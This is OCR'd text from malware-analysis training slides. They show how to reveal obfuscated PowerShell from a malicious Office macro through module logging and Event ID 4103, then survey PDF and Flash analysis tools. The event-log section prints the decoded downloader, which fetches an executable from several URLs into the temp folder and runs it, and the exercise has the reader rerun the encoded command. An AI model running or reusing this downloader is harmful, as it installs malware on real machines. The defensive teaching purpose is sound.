
- To log de-obfuscated code with Event Logs, let's configure Group Policy.
- First, open Local Group Policy Editor by running "gpedit.msc".



# Practice Exercise 3:

## Decode PowerShell Script with Event Logs (6)


- To log de-obfuscated code with Event Logs, let's configure Group Policy (cont).
- Second, open the following setting.
  - Local Computer Policy - Computer Configuration - Administrative Templates - Windows Components - Windows PowerShell - Turn on Module Logging



# Practice Exercise

## Decode PowerShell Scr

- To log de-obfuscated code with Event Logs, let's configure Group Policy (cont).
- Third, set values like the right figure.




Note: If you need the minimum output settings, set the following two lines as values for "Show Contents" instead of setting just *.

Microsoft.PowerShell.*
Microsoft.WSMan.Management

# Practice Exercise 3:

## Decode PowerShell Script with Event Logs (8)

- To log de-obfuscated code with Event Logs, let's configure Group Policy (cont).
- Fourth, close Local Group Policy Editor and run gpupdate command on Command Prompt to apply the settings.

C:\Windows\system32\cmd.exe

```
C:\>gpupdate
Updating policy...

Computer Policy update has completed successfully.
User Policy update has completed successfully.


C:\>
C:\>
C:\>
```

# Practice Exercise 3:

## Decode PowerShell Script with Event Logs (9)

- Then, execute the code from the command prompt again.
- You can copy the command and argument from the following text file.
  - Desktop\maldocs\macro_powershell_B_extracted.txt

```
C:\>PowersHeLL -e aQB0AFYATwBrAGUALQBlAHgAcABSAGUAcwBzAGkATwB0ACAAKABuAGUAdwAtAE8AQgBKAGUAYwBUACAAIABJAG8
IAZQBzAFMASQBPAG4ALgBEAGUAZgBMAEEAVABlAHMAVAByAEUAYQBNACgAWwBzAHkAUwB0AGUAbQAuAEkATwAuAE0AZQBtAG8AcgB5AFM
0AIABbAHMAWQBzAHQARQBNAC4AQwBvAE4AVgBFAHIAVABdADoAOgBGAHIAbwBNAEIAYQBzAEUANgA0AFMAdABSAEkAbgBnACgAIAAnAFY
oAQQBFAEkAWgBmAFoAUwArAGEAdABFAFMANgBCAFU
MAdwByAHUANwBLAEMAYgAyAFoAcABQAFoALwA1AHU
gASwAzAEYAZABhACsAMwBxAFUAYgBCAE8AaQBkAFk
AAUABLAHMAdQBTAHQAUgB2AE4ARQBrAEUAdQBKAEw
kAegBqAFYANQBuAGoAbwBPAFcAegBDAHEARQBpAEk
UAZAA5AGcAZgBWAFUAZgBFAGsATQBsAFUAawBFAFI
UAeQAvAE4ARQBkAGEAdgBFAHoATgBxAFIAVQA2AHo
IAWgAvADIATwBZADkATgBKAHUAUwB3AHcAcABzAC8
MAdgBZAHEAbABTAEYASABGAFAAcAB2AEQASAA4AGg
MASAA1AG8AdABjADMAOABYAEMAWQBxAFMAYgBhAGs
cAdwA9AD0AJwApACwAWwBTAFkAcwBUAEUAbQAuAEk
0AOgA6AEQARQBjAE8AbQBwAFIAZQBTAFMAKQB8ACAAZgBvAHIAZQBhAGMASAB7ACAAbgBlAHcALQBPAEIASgBlAGMAVAAgACAAaQBPAC4
0AUgBlAEEAZABFAHIAKAAgACQAXwAgACwAIABbAFMAWQBTAHQAZQBtAC4AVABlAFgAVAAuAGUATgBjAG8ARABJAG4ARwBdADoAOgBBAFM
```

Note that: In this case, we can execute the code on analysis machine, because we already know that the script does not do anything without an Internet connection.
In real cases, you should do that on restricted environment such as on sandbox.

| | | | | |
|---|---|---|---|---|
| Information | 6/14/2019 12:36:41 PM | PowerShell (Microsoft-Windows-PowerShell) | 4103 | Executing Pipeline |
| Information | 6/14/2019 12:36:41 PM | PowerShell (Microsoft-Windows-PowerShell) | 4103 | Executing Pipeline |
| Information | 6/14/2019 12:36:41 PM | PowerShell (Microsoft-Windows-PowerShell) | 4103 | Executing Pipeline |

Event 4103, PowerShell (Microsoft-Windows-PowerShell)

General Details

```
CommandInvocation(Invoke-Expression): "Invoke-Expression"
ParameterBinding(Invoke-Expression): name="Command"; value="$AIRYXH = new-object random;$mBFFz = new-object
System.Net.WebClient;$zLZzts = 'http://www.2015at-thru-hike.com/MvvjrZZ/@http://www.bostik.com.ro/6kol2ip/
@http://www.adanawebseo.net/0ijCv/@http://www.4outdoor.net/SnDJHLp/@http://www.depilation38.ru/DA4z/'.Split('@');
$ihKYw = $AIRYXH.next(1, 180692);$ZbjHOu = $env:temp + '\' + $ihKYw + '.exe';foreach($JiToQr in $zLZzts){try
{$mBFFz.DownloadFile($JiToQr.ToString(), $ZbjHOu);Start-Process $ZbjHOu;break;}catch{write-host $_.Exception.Message;}}"
```

Context:
Severity = Informatio
Host Name = Consol
Host Version = 5.1.17
Host ID = 24107e0b-7
Host Application = P
aQBOAFYATwBrAGUALQE
AE8ATQBwAHIAZQBzAFM
EkATwAuAE0AZQBtAG8A
AOgBGAHIAbwBNAEIAYC
ArAGEAdABFAFMANgBC
QBtAE8ANgBVAGMAdwB

- Finally, you can find the event containing de-obfuscated code in the following location on Event Viewer.
  - Applications and Services Logs - Microsoft - Windows - PowerShell - Operational
  - The Event ID is 4103.
  - There are several 4103 records because each pipelined PowerShell code is recorded

# Practice Exercise 3:
## Decode PowerShell Script with Event Logs (11)

- Conclusion
  - You can confirm de-obfuscated PowerShell code with Windows Event Log by configuring Module Logging Settings.

- Tips
  - If you have installed Microsoft Office into your sandbox machine, you can easily get this kind of result by just double-clicking a suspicious document on the machine without using ViperMonkey.
  - It seems that the Module Logging settings is automatically enabled when a client joins domain environment.

# Limitation and Workaround

- Viper monkey does not always work properly. In that case, you have to manually extract the code from an Office document.
- A component of oletools, olevba extracts vba macros from office documents.

```
olebva.py <office document>
```

- Also, we confirmed some obfuscated PowerShell code that would not decode the whole body at once. So we cannot confirm whole de-obfuscated code in event logs. In that case, the following tool might help you.
  - https://github.com/R3MRUM/PSDecode


# Other Malicious Document Formats and tools

# PDF Document Analysis

- PDF documents are often used to deliver malicious payloads in both targeted attacks and other generic mass attacks.
- Attackers usually embed exploit code into a PDF document and send it by an email.
- Attackers sometimes use PDF documents containing exploit as a part of drive-by-download attacks.
- PDF-related exploit code is often written in JavaScript since Adobe Acrobat Reader has a JavaScript capability.

# PDF Document Analysis Tools (1)

- PDF Stream Dumper
  - It is a specialized tool for dealing with malicious PDF documents.
  - We can easily dump and decode PDF streams by using this tool.
  - It has some functions to investigate obfuscated JavaScript codes. We can also use this function to support analyzing other JavaScript code that is not related to any PDF documents.



# PDF Document Analysis Tools (2)

- peepdf
  - It is a python based PDF analysis tool.
  - It can provide JavaScript and shellcode analysis wrappers.

C:\WINDOWS\system32\cmd.exe

```
File: pdf.pdf
MD5: b016faa3ba6bb2f72b8d7f95cb2f1c7b
SHA1: 3f2c24572bcd688da29c83420ba2c880f618411a
Size: 12609 bytes
Version: 1.6
Binary: True
Linearized: False
Encrypted: False
Updates: 0
Objects: 21
Streams: 10
Comments: 0
Errors: 0

Version 0:
        Catalog: 21
        Info: 20
        Objects (21): [1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16, 17, 18, 19, 20, 21]
        Streams (10): [2, 4, 8, 9, 10, 11, 12, 13, 14, 15]
                Encoded (10): [2, 4, 8, 9, 10, 11, 12, 13, 14, 15]
        Objects with JS code (3): [2, 4, 10]
```

# PDF Document Analysis Tools (3)


- Origami
  - it is a Ruby based PDF parsing library.
  - In some cases, it could deal with PDF files that other tools cannot parse well.

C:\WINDOWS\system32\cmd.exe

```
Microsoft Windows [Version 10.0.16299.125]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\ttaro>pdfcop
Error: No filename was specified. C:/Ruby25-x64/bin/pdfcop --help for details.

C:\Users\ttaro>pdfcop C:\Users\ttaro\Desktop\pdf.pdf
[2018-05-17 18:59:35 +0900] PDFcop is running on target `C:\Users\ttaro\Desktop\pdf.pdf', policy = `standard'
[2018-05-17 18:59:35 +0900]   File size: 12609 bytes
[2018-05-17 18:59:35 +0900]   SHA256: 826798ed9fab5a83effb857447d51fd1a7469fbe3470e2f2b131bb0a6242a760
[2018-05-17 18:59:35 +0900] > Inspecting document structure...
[2018-05-17 18:59:35 +0900] > Inspecting document catalog...
[2018-05-17 18:59:35 +0900]   . AcroForm = YES
[2018-05-17 18:59:35 +0900]   . XFA = YES
[2018-05-17 18:59:35 +0900] > Inspecting JavaScript names directory...
[2018-05-17 18:59:35 +0900] > Inspecting attachment names directory...
[2018-05-17 18:59:35 +0900] > Inspecting document pages...
[2018-05-17 18:59:35 +0900]   >> Inspecting page...
[2018-05-17 18:59:35 +0900]   >> Inspecting page...
[2018-05-17 18:59:35 +0900] > Inspecting document streams...
[2018-05-17 18:59:35 +0900] Document accepted by policy `standard'.
```

# PDF Document Analysis Tools (4)

- pdfwalker
  - A Simple GUI wrapper for Origami.
  - It is also a Ruby based Program and it runs on a RubyGems environment.



# SWF (Flash) Document Analysis

- Attackers often use SWF (Flash) documents containing exploit code as a part of drive-by-download attacks.
- Sometimes attackers embed malicious SWF documents into other format files such as MS Office documents and PDF documents.
- SWF-related exploit code is usually written in ActionScript since many vulnerabilities of Flash are related to ActionScript.

# SWF Document Analysis Tools (1)

